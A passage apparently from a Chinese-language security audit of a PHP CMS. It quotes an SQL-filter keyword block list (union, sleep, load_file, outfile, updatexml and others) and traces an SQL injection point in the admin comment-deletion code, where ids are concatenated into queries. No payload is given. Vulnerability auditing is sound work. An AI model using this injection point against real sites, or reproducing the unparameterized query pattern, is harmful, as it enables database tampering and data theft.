    $clean = '';
    $error='';
    $old_pos = 0;
    $pos = -1;
    $log_file = sea_INC.'../data/'.md5($cfg_cookie_encode).'_safe.txt';
    $userIP = GetIP();
    $getUrl = GetCurUrl();

    //如果是普通查询语句，直接过滤一些特殊语法
    if($querytype=='select')
    {
        $notallow1 = "[^0-9a-z@\\._-]{1,}(union|sleep|benchmark|load_file|outfile)[^0-9a-z@\\._-]{1,}";
        // $notallow2 = "--|/\\*";
        if(m_eregi($notallow1,$db_string)){exit('SQL check');}
    }

    //完整的SQL检查
    while (true)
    {
        $pos = strpos($db_string, $needle: '\\', offset: $pos + 1);
        if ($pos === false)
        {
            break;
        }
    }
}
```

```
}
//老版本的Mysql并不支持union，常用的程序里也不使用union，但是一些黑客使用它，所以检查它
if (strpos($clean, $needle: 'union') !== false && preg_match( pattern: '~(^[^a-z])union($[^a-z])~s', $clean) != 0)
{
    $fail = true;
    $error="union detect";
}

//发布版本的程序可能比较少包括--,#这样的注释，但是黑客经常使用它们
elseif (strpos($clean, $needle: '/') > 2 || strpos($clean, $needle: '--') !== false || strpos($clean, $needle: '#') !== false)
{
    $fail = true;
    $error="comment detect";
}

//这些函数不会被使用，但是黑客会用它来操作文件，down掉数据库
elseif (strpos($clean, $needle: 'sleep') !== false && preg_match( pattern: '~(^[^a-z])sleep($[^a-z])~s', $clean) != 0)
{
    $fail = true;
    $error="sleep detect";
}

elseif (strpos($clean, $needle: 'updatexml') !== false && preg_match( pattern: '~(^[^a-z])updatexml($[^a-z])~s', $clean) != 0)
{
    $fail = true;
    $error="updatexml detect";
}

elseif (strpos($clean, $needle: 'extractvalue') !== false && preg_match( pattern: '~(^[^a-z])extractvalue($[^a-z])~s', $clean) != 0)
{
    $fail = true;
    $error="extractvalue detect";
}
}
```

对SQL注入做了过滤，可能性不大，换一处检查：

在/后台文件夹/admin_comment_news.php文件，

```
admin_comment_news.php  sql.class.php
50 $dsqL->ExecuteNonQuery( $sql: "delete from sea_comment where id=".$id);
51 ShowMsg("成功删除一则评论!", "admin_comment_news.php");
52 exit();
53
54 elseif ($action=="delallcomment")
55 {
56     if(empty($e_id))
57     {
58         ShowMsg("请选择需要删除的评论", "-1");
59         exit();
60     }
61     $ids = implode( separator: ',', $e_id);
62     delcommentcache($ids); // 追踪函数
63     $dsqL->ExecuteNonQuery( $sql: "delete from sea_comment where id in(".$ids.")"); // 直接将ids进行拼接
64     ShowMsg("成功删除所选评论!", "admin_comment_news.php");
65     exit();
66 }
```

```

110 function delcommentcache($id)
111 {
112     global $dsq;
113     $dsq->setQuery("select v_id from sea_comment where id in (". $id .")");
114     $dsq->Execute( id: "delcommentcache");
115     while($row = $dsq->GetArray( id: "delcommentcache"))
116     {
117         if(file_exists( filename: sea_DATA.'/cache/review/1/'.$row['v_id'].'.js'))
118         {
119             delfile(sea_DATA.'/cache/review/1/'.$row['v_id'].'.js');
120         }
121     }
122 }

```

追踪这两个函数：

```

//设置SQL语句，会自动把SQL语句里的sea_替换为$this->dbPrefix(在配置文件中为$config_dbprefix)
function SetQuery($sql)
{
    $prefix="sea_";
    $sql = str_replace($prefix,$this->dbPrefix,$sql);
    $this->queryString = $sql;
}

```

```

in_comment_news.php x sql.class.php
$this->SetQuery($sql);
}

//SQL语句安全检查
if($this->safeCheck)
{
    CheckSql($this->queryString);
}

$t1 = ExecTime();

$this->result[$id] = mysqli_query($this->linkID,$this->queryString);

//查询性能测试
// $queryTime = ExecTime() - $t1;
//if($queryTime > 0.05) {
//    echo $this->queryString."--{$queryTime}<br />\n\n";
//}

if($this->result[$id]===false)
{
    $this->DisplayError( msg: mysqli_error($this->linkID). " <br />Error sql: <font color='red'>".$this->queryString."</font>");
}
}

```

未发现进行过滤，存在SQL注入。

